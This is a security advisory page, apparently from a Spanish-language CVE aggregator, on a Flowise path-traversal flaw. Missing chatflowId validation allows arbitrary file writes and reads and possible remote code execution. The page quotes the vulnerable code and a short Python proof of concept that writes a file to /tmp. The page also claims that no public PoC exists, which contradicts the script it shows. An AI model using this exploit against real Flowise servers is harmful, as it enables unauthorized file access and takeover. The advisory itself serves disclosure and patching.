
GHSA-Q67Q-549Q-P849
Flowise has arbitrary file access due to missing chat flow id validation
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-Q67Q-549Q-P849 divulgada | |
| Remediación | Parche 3.0.6 | flowise · 0 d desde divulgación | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Summary
Missing chat flow id validation allows an attacker to access arbitrary file.
Details
Commit https://github.com/FlowiseAI/Flowise/commit/8bd3de41533de78e4ef6c980e5704a1f9cb7ae6f and https://github.com/FlowiseAI/Flowise/commit/c2b830f279e454e8b758da441016b2234f220ac7 added check for `filename` when handling file upload operations to prevent path traversal, and additional validation of `chatflowId` and `chatId` from route `/api/v1/attachments`. In some cases, however, `chatflowId` and `chatId` are not validated to ensure they are UUIDs or numbers, which may lead to security issues.
Case 1
When creating new chatflow via `/api/v1/chatflows`, function `addBase64FilesToStorage` is called if there exists base64 file data. Although the `filename` is sanitized, the `chatflowid` comes from request body directly without any validation. An attacker could exploit the path traversal here to write arbitrary file with controlled data.
export const addBase64FilesToStorage = async (fileBase64: string, chatflowid: string, fileNames: string[]) => {
    // ...
    } else {
        const dir = path.join(getStoragePath(), chatflowid)  // path traversal here
        if (!fs.existsSync(dir)) {
            fs.mkdirSync(dir, { recursive: true })
        }

        const splitDataURI = fileBase64.split(',')
        const filename = splitDataURI.pop()?.split(':')[1] ?? ''
        const bf = Buffer.from(splitDataURI.pop() || '', 'base64')
        const sanitizedFilename = _sanitizeFilename(filename)

        const filePath = path.join(dir, sanitizedFilename)
        fs.writeFileSync(filePath, bf)
        fileNames.push(sanitizedFilename)
        return 'FILE-STORAGE::' + JSON.stringify(fileNames)
    }
}
Case 2
When downloading file via `/api/v1/openai-assistants-file/download` or `/api/v1/get-upload-file`, function `streamStorageFile` is called to retrieve file data from local or cloud bucket. The `chatflowId` and `chatId` are used for file path generation. Take Amazon S3 as an example, its [documentation indicates https://docs.aws.amazon.com/AmazonS3/latest/userguide/object-keys.html#object-key-guidelines](https://docs.aws.amazon.com/AmazonS3/latest/userguide/object-keys.html#object-key-guidelines) that `../` will be treated as relative path.
Note that these APIs are in `WHITELIST_URLS`, an attacker may traverse user storage files without authentication.
PoC
Launch app at localhost with default config, then run the following python script, a file named 'pwn' will be written to dir `/tmp` with content 'Hello, World!'.
import requests
import json
url = "http://localhost:8080/api/v1/chatflows"
headers = {"x-request-from": "internal"}
nodedata = {
  "category" : "Document Loaders",
  "inputs" : {
    "key" : "data:text/plain;base64,SGVsbG8sIFdvcmxkIQ==,a:pwn"
  }
}
flownode = {
  "id" : "a",
  "data" : nodedata
}
flowdata = {
  "nodes" : [flownode],
  "edges" : [],
  "viewport" : {
    "x" : 1,
    "y" : 1,
    "zoom" : 1
  }
}
data = {
  "id" : "../../../../../tmp",
  "name" : "name",
  "flowData" : json.dumps(flowdata)
}
res = requests.post(url, json=data, headers=headers)
Impact
- Arbitrary file read / write
- Remote Code Execution
- Data loss
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npmflowise |
Corregida | 3.0.6 | 0 d | 3.1.4 no afectada |
3.0.6Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2025-71334https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-q67q-549q-p849https://github.com/FlowiseAI/Flowise/commit/8bd3de41533de78e4ef6c980e5704a1f9cb7ae6fhttps://github.com/FlowiseAI/Flowise/commit/c2b830f279e454e8b758da441016b2234f220ac7https://github.com/FlowiseAI/Flowisehttps://www.vulncheck.com/advisories/flowise-arbitrary-file-access-via-missing-chat-flow-id-validationLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.